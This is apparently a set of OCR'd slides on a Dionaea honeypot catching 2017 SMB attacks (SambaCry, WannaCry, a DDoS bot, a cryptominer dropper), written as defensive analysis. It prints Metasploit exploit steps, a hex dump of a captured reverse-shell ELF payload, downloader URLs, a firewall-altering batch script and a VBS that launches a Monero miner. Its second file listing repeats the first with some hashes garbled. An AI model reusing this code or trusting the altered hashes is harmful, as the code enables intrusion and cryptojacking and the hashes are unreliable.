07072017 00:13:33] log_sqlite dionaea/logsql.py:765: attackid 234 is done
```

SambaCry

- CVE 2017-7494 vulnerability *wormable*
- Load arbitrary module in writable folder of an accessible share

```
msf > use exploit/linux/samba/is_known_pipename
msf exploit(is_known_pipename) > show targets
      ...targets...
msf exploit(is_known_pipename) > set TARGET <target-id>
msf exploit(is_known_pipename) > show options
      ...show and set options...
msf exploit(is_known_pipename) > exploit
```

Dionaea + SambaCry

- Dionaea = **a Samba Server + writable shared folders**
- Happily accept SMB Open And X and Write And X requests
- Collect any payloads or files ;)


```
 SMB dionaea/smb/smb.py:334: Possible CVE-2017-7494 Samba SMB RCE attempts..
 SMB dionaea/smb/smb.py:334: Possible CVE-2017-7494 Samba SMB RCE attempts..
'smb', netloc='192.168.168.142', path="/b'mXVbY.txt\\x00'", query='', fragment='')
 logsql dionaea/logsql.py:749: offer for attackid 1053
 SMB dionaea/smb/smb.py:408: OPEN FILE! b'mXVbY.txt\x00'
 SMB dionaea/smb/smb.py:417: WRITE FILE!
 logsql dionaea/logsql.py:757: complete for attackid 1053
 SMB dionaea/smb/smb.py:334: Possible CVE-2017-7494 Samba SMB RCE attempts..
'smb', netloc='192.168.168.142', path="/b'wNfZMwYe.so\\x00'", query='', fragment='')
 logsql dionaea/logsql.py:749: offer for attackid 1053
 SMB dionaea/smb/smb.py:408: OPEN FILE! b'wNfZMwYe.so\x00'
 SMB dionaea/smb/smb.py:417: WRITE FILE!
 logsql dionaea/logsql.py:757: complete for attackid 1053
 SMB dionaea/smb/smb.py:334: Possible CVE-2017-7494 Samba SMB RCE attempts..
```


Corona
Extra
LA
CERVEZA
MAS
FINA
4.6%alc.Vol.
BEER


BEER ME
Troll.me

What happened to my honeypot

- SMB traffic from Jan ~ June 2017 (6 months)



```
user@honeypot:/opt/dionaea/var/dionaea/binaries$ ls -lht
total 164M
-rw------- 1 nobody nogroup 5.1M May 31 00:19 af5b808af59d6717cdf182a7e86ec840
-rw------- 1 nobody nogroup  39K May 30 23:27 c77e9917cdaca2288f4627936c9a1cb3
-rw------- 1 nobody nogroup 5.1M May 30 23:24 50b93e08b91de26b5487abe79afe1d4a
-rw------- 1 nobody nogroup  82K May 30 22:55 563af82eb6ecce19f5371fafdf74d22b
-rw------- 1 nobody nogroup 5.1M May 30 22:34 9ba5379aa41d707a4331d27a004baec1
-rw------- 1 nobody nogroup  46K May 30 22:32 8dcd88778a4543b29d3d55445e7b0cba
-rw------- 1 nobody nogroup 5.1M May 30 21:58 df33b46aad546be429956a43887f36c8
-rw------- 1 nobody nogroup  70K May 30 20:09 4d00aa27f25482af2657e500a6bd2311
-rw------- 1 nobody nogroup  91K May 30 19:14 9ed8e29d9b69b75f06914d75e7a1fd2b
-rw------- 1 nobody nogroup 5.1M May 30 18:12 48442477040d8b829aa807bb7845214a
-rw------- 1 nobody nogroup 5.1M May 30 18:00 be776f193aea4f4d35a75d08e9ad6832
-rw------- 1 nobody nogroup 5.1M May 30 17:51 ae12bb54af31227017feffd9598a6f5e
-rw------- 1 nobody nogroup 5.1M May 30 17:23 cf4f46336abeec03630297f846d17482
-rw------- 1 nobody nogroup 5.1K May 30 09:58 25e5894c088408b82aac1fd55fee3ffd
-rw------- 1 nobody nogroup 5.1M May 30 08:49 a55b9addb2447db1882a3ae995a70151
-rw------- 1 nobody nogroup 5.1M May 30 06:55 996c2b2ca30180129c69352a3a3515e4
-rw------- 1 nobody nogroup 5.1M May 30 03:44 dfac55e674f9d62589cd531ffe25fcac
-rw------- 1 nobody nogroup 5.1M May 30 02:56 2b4d3c993bc777de8d10ac080e3e5c00
-rw------- 1 nobody nogroup 5.1M May 30 01:38 73505c9ed0bdfa0153e3351f8a53bc98
-rw------- 1 nobody nogroup 5.1M May 29 18:50 d78d29239ddefebdfbabb2a2057231d1
-rw------- 1 nobody nogroup 5.1M May 29 12:44 0ab2aeda90221832167e5127332dd702
-rw------- 1 nobody nogroup 5.1M May 29 11:07 15ae89184f503a8a46dde28bdc4dc92f
-rw------- 1 nobody nogroup  476 May 29 06:54 60e894ce4bddbddde8d661c3258803ed
-rw------- 1 nobody nogroup    8 May 29 06:54 05ac2e32ce1d2b71c4ad663ebc168487
-rw------- 1 nobody nogroup  476 May 28 18:06 349d84b3b176bbc9834230351ef3bc2a
-rw------- 1 nobody nogroup    8 May 28 18:06 d4a43b8c3e5b5a962bd4f2aff8ca8378
-rw------- 1 nobody nogroup  70K May 28 15:49 abaa9083ac7a529a9da203f135a4a56a
-rw------- 1 nobody nogroup  82K May 28 09:45 e43b387b9e21d95f9ffe91f15ad98579
-rw------- 1 nobody nogroup  70K May 28 02:44 4d64b55e72a18f7bdd1411ed6acc62d6
-rw------- 1 nobody nogroup  43K May 28 01:52 9b05d5d413f942d376e6e83c88a5ce7d
-rw------- 1 nobody nogroup 501K May 28 00:15 ea111f3ec7ab567b6118194cbea366cb
-rw------- 1 nobody nogroup 5.1M May 27 23:11 79ee04537e0e6b9fe6310f4dc42c99b9
-rw------- 1 nobody nogroup 5.1M May 27 22:12 6350f8da991da9ee85c63e15cce88fbb
```

```
user@honeypot:/opt/dionaea/var/dionaea/binaries$ ls -lht
total 164M
-rw------- 1 nobody nogroup 5.1M May 31 00:19 af5b808af59d6717edf182a7e86ee840
-rw------- 1 nobody nogroup  39K May 30 23:27 c77e9917cdaca2288f4627936c9a1cb3
-rw------- 1 nobody nogroup 5.1M May 30 23:24 50b93e08b91de26b3487abe79afe1d4a
-rw------- 1 nobody nogroup  82K May 30 22:55 563af82eb6ecce19f5371fafdf74d22b
-rw------- 1 nobody nogroup 5.1M May 30 22:34 9ba5379aa41d707a4331d27a004baec1
-rw------- 1 nobody nogroup  46K May 30 22:32 8dcd88778a4543b29d3d55445e7b0cba
-rw------- 1 nobody nogroup 5.1M May 30 21:58 df33b46aad546be429956a43887f36c8
-rw------- 1 nobody nogroup  70K May 30 20:09 4d00aa27f25482af2657e500a6bd2311
-rw------- 1 nobody nogroup  91K May 30 19:14 9ed8e29d9b69b75f06914d75e7a1fd2b
-rw------- 1 nobody nogroup 5.1M May 30 18:12 48442477040d8b829aa807bb7845214a
-rw------- 1 nobody nogroup 5.1M May 30 18:00 be776f193aea4f4d35a75d08e9ad6832
-rw------- 1 nobody nogroup 5.1M May 30 17:51 ae12bb54af31227017feffd9598a6f5e
-rw------- 1 nobody nogroup 5.1M May 30 17:23 cf4f46336abeec03630297f846d17482
-rw------- 1 nobody nogroup 5.1K May 30 09:58 25e5894c088408b82aac1fd55fee3ffd
-rw------- 1 nobody nogroup 5.1M May 30 08:49 d55b9addb2447db1802a3ae995a70151
-rw------- 1 nobody nogroup 5.1M May 30 06:55 996c2b2ca30180129c69352a3a3515e4
-rw------- 1 nobody nogroup 5.1M May 30 03:44 dfac55e674f9d62589cd531ffe25fcac
-rw------- 1 nobody nogroup 5.1M May 30 02:56 2b4d3c993bc777de8d10ac080e3e5c00
-rw------- 1 nobody nogroup 5.1M May 30 01:38 73505c9ed0bdfa0153e3351f8a53bc98
-rw------- 1 nobody nogroup 5.1M May 29 18:50 d78d29239ddefebdfbabb2a2057231d1
-rw------- 1 nobody nogroup 5.1M May 29 12:44 0ab2aeda90221832167e5127332dd702
-rw------- 1 nobody nogroup 5.1M May 29 11:07 15ae89184f503a8a46dde28bdc4dc92f
-rw------- 1 nobody nogroup  476 May 29 06:54 60e894ce4bddbddde8d661c3258803ed
-rw------- 1 nobody nogroup    8 May 29 06:54 05ac2e32ce1d2b71c4ad663ebc168487
-rw------- 1 nobody nogroup  476 May 28 18:06 349d84b3b176bbc9834230351ef3bc2a
-rw------- 1 nobody nogroup    8 May 28 18:06 d1a43b0e3e5b5a962bd4f2aff8ed8370
-rw------- 1 nobody nogroup  70K May 28 15:49 abaa9083ac7a529a9da203f135a4a56a
-rw------- 1 nobody nogroup  82K May 28 09:43 e43b587b9e21d953f9ffe91f15ad98379
-rw------- 1 nobody nogroup  70K May 28 02:44 4d64b55e72a18f7bdd1411ed6acc62d6
-rw------- 1 nobody nogroup  43K May 28 01:52 9b05d5d413f942d376e6e83c88a5ce7d
-rw------- 1 nobody nogroup 501K May 28 00:15 ea111f3ec7ab567b6118194cbea366cb
-rw------- 1 nobody nogroup 5.1M May 27 23:11 79ee04537e0e6b9fe6310f4dc42c99b9
-rw------- 1 nobody nogroup 5.1M May 27 22:12 6350f8da991da9ee85c63e15cce88fbb
```

May 2017 > WannaCry

- 6350f8da991da9ee85c63e15cce88fbb **- 5.1 Mb**
- 79ee04537e0e6b9fe6310f4dc42c99b9 **- 5.1 Mb**

```
user@honeypot:/opt/dionaea/var/dionaea/binaries$ sudo strings 79ee04537e0e6b9fe6310f4dc42c99b9 |
grep http
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
user@honeypot:/opt/dionaea/var/dionaea/binaries$ sudo strings 6350f8da991da9ee85c63e15cce88fbb |
grep http
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
user@honeypot:/opt/dionaea/var/dionaea/binaries$
```

May 25, 2017 > DDoser

- Binary: abaf367870144ab8097690832eee9027 – **83 Kb**
  - First seen: May 25 12:46
  - Downloader
    - http://202.168.152[.]215:2017/250001.exe
    - Windows version of BillGates botnet > **DDOSer**

May 28, 2017

- Binary: abaa9083ac7a529a9da203f135a4a56a **- 70 KB**
- First seen: May 28 15:49
- Downloader
  - http://cjman.iok[.]la:8/345.exe
    - MD5: 4e376bc4f8b2dd89dfbb8b8eb7c1b727
- **Dropped multiple .vbs, .bat and .exes files**

2.bat

```
netsh firewall set opmode mode=enable profile=all
netsh firewall set opmode enable
netsh advfirewall firewall add rule name="Seekhack" dir=in protocol=tcp
localport=445 action=block
netsh advfirewall firewall add rule name="HackSeek" dir=in protocol=tcp
localport=139 action=block
netsh firewall set portopening  protocol=TCP port=445 mode=disable name=deny445
netsh firewall set portopening  protocol=TCP port=139 mode=disable name=deny139
netsh advfirewall firewall add rule name = "Disable port 445 - TCP" dir = in
action = block
netsh advfirewall firewall add rule name = "Disable port 445 - UDP" dir = in
action = block
```


521.vbs

```
Set ws = CreateObject("Wscript.Shell")
ws.run "%ComSpec% /c %SYSTEMROOT%/debug/Arial1/system32.exe -o stratum+tcp://
pool.minexmr.com:5555 -u
46g6zRE6v3pXLguNCh551rCCzrF7emdpLdk6wsBZWVQ53AfzQXn2kSbMK6e6m73ChTGJ9zNCfcDNc11zdzLC
-p x",vbhide
```

May 28 > SambaCry first pwned~


- **May 28 18:06** - d4a43b8c3e5b5a962bd4f2aff8ca8378 – 8 bytes
- **May 28 18:06** - 349d84b3b176bbc9834230351ef3bc2a – 476 bytes

```
[28052017 18:06:45] logsql dionaea/logsql.py:665-info: accepted connection from 66.240.213.92:38009
[28052017 18:06:47] logsql dionaea/logsql.py:749-info: offer for attackid 18199220
[28052017 18:06:47] SMB dionaea/smb/smb.py:408-info: OPEN FILE! b'rHuAJ.txt\x00'
[28052017 18:06:47] logsql dionaea/logsql.py:757-info: complete for attackid 18199220
[28052017 18:06:48] curl module.c:292-debug: session_info_free
[28052017 18:06:49] logsql dionaea/logsql.py:749-info: offer for attackid 18199220
[28052017 18:06:49] SMB dionaea/smb/smb.py:408-info: OPEN FILE! b'UqaVIXyz.so\x00'
[28052017 18:06:49] logsql dionaea/logsql.py:757-info: complete for attackid 18199220
[28052017 18:06:50] curl module.c:292-debug: session_info_free
```


user@honeypot:/opt/dionaea/var/dionaea/binaries$ more d4a43b8c3e5b5a962bd4f2aff8ca8378
JFTLilwh
user@honeypot:/opt/dionaea/var/dionaea/binaries$ xxd 349d84b3b176bbc9834230351ef3bc2a
0000000: 7f45 4c46 0201 0100 0000 0000 0000 0000 .ELF............
0000010: 0300 3e00 0100 0000 9201 0000 0000 0000 ..>.............
0000020: 4000 0000 0000 0000 b000 0000 0000 0000 @...............
0000030: 0000 0000 4000 3800 0200 4000 0200 0100 ....@.8...@.....
0000040: 0100 0000 0700 0000 0000 0000 0000 0000 ....
0000050: 0000 0000 0000 0000 0000 0000 0000 0000 ....
0000060: dc01 0000 0000 0000 2602 0000 0000 0000 ....&.......
0000070: 0010 0000 0000 0000 0200 0000 0700 0000 ....
0000080: 3001 0000 0000 0000 3001 0000 0000 0000 0.......0.......
0000090: 3001 0000 0000 0000 6000 0000 0000 0000 0.......`.......
00000a0: 6000 0000 0000 0000 0010 0000 0000 0000 `...............
00000b0: 0100 0000 0600 0000 0000 0000 0000 0000 ....
00000c0: 3001 0000 0000 0000 3001 0000 0000 0000 0.......0.......
00000d0: 6000 0000 0000 0000 0000 0000 0000 0000 `...............
00000e0: 0800 0000 0000 0000 0700 0000 0000 0000 ....
00000f0: 0000 0000 0300 0000 0000 0000 0000 0000 ....
0000100: 9001 0000 0000 0000 9001 0000 0000 0000 ....
0000110: 0200 0000 0000 0000 0000 0000 0000 0000 ....
0000120: 0000 0000 0000 0000 0000 0000 0000 0000 ....
0000130: 0c00 0000 0000 0000 9201 0000 0000 0000 ....
0000140: 0500 0000 0000 0000 9001 0000 0000 0000 ....
0000150: 0600 0000 0000 0000 9001 0000 0000 0000 ....
0000160: 0a00 0000 0000 0000 0000 0000 0000 0000 ....
0000170: 0b00 0000 0000 0000 0000 0000 0000 0000 ....
0000180: 0000 0000 0000 0000 0000 0000 0000 0000 ....
0000190: 0000 6a29 5899 6a02 5f6a 015e 0f05 4897 ..j)X.j._j.^..H.
00001a0: 48b9 0200 115d 42f0 d55c 5148 89e6 6a10 H....]B..\QH..j.
00001b0: 5a6a 2a58 0f05 6a03 5e48 ffce 6a21 580f Zj*X..j.^H..j!X.
00001c0: 0575 f66a 3b58 9948 bb2f 6269 6e2f 7368 .u.j;X.H./bin/sh
00001d0: 0053 4889 e752 5748 89e6 0f05   .SH..RWH....

May 30, 2017

- 25e5894c088408b82aac1fd55fee3ffd - 5.1 Kb
  - Metasploit http reverse shell



May 30, 2017

- C77e9917cdaca2288f4627936c9a1cb3 – 39 Kb

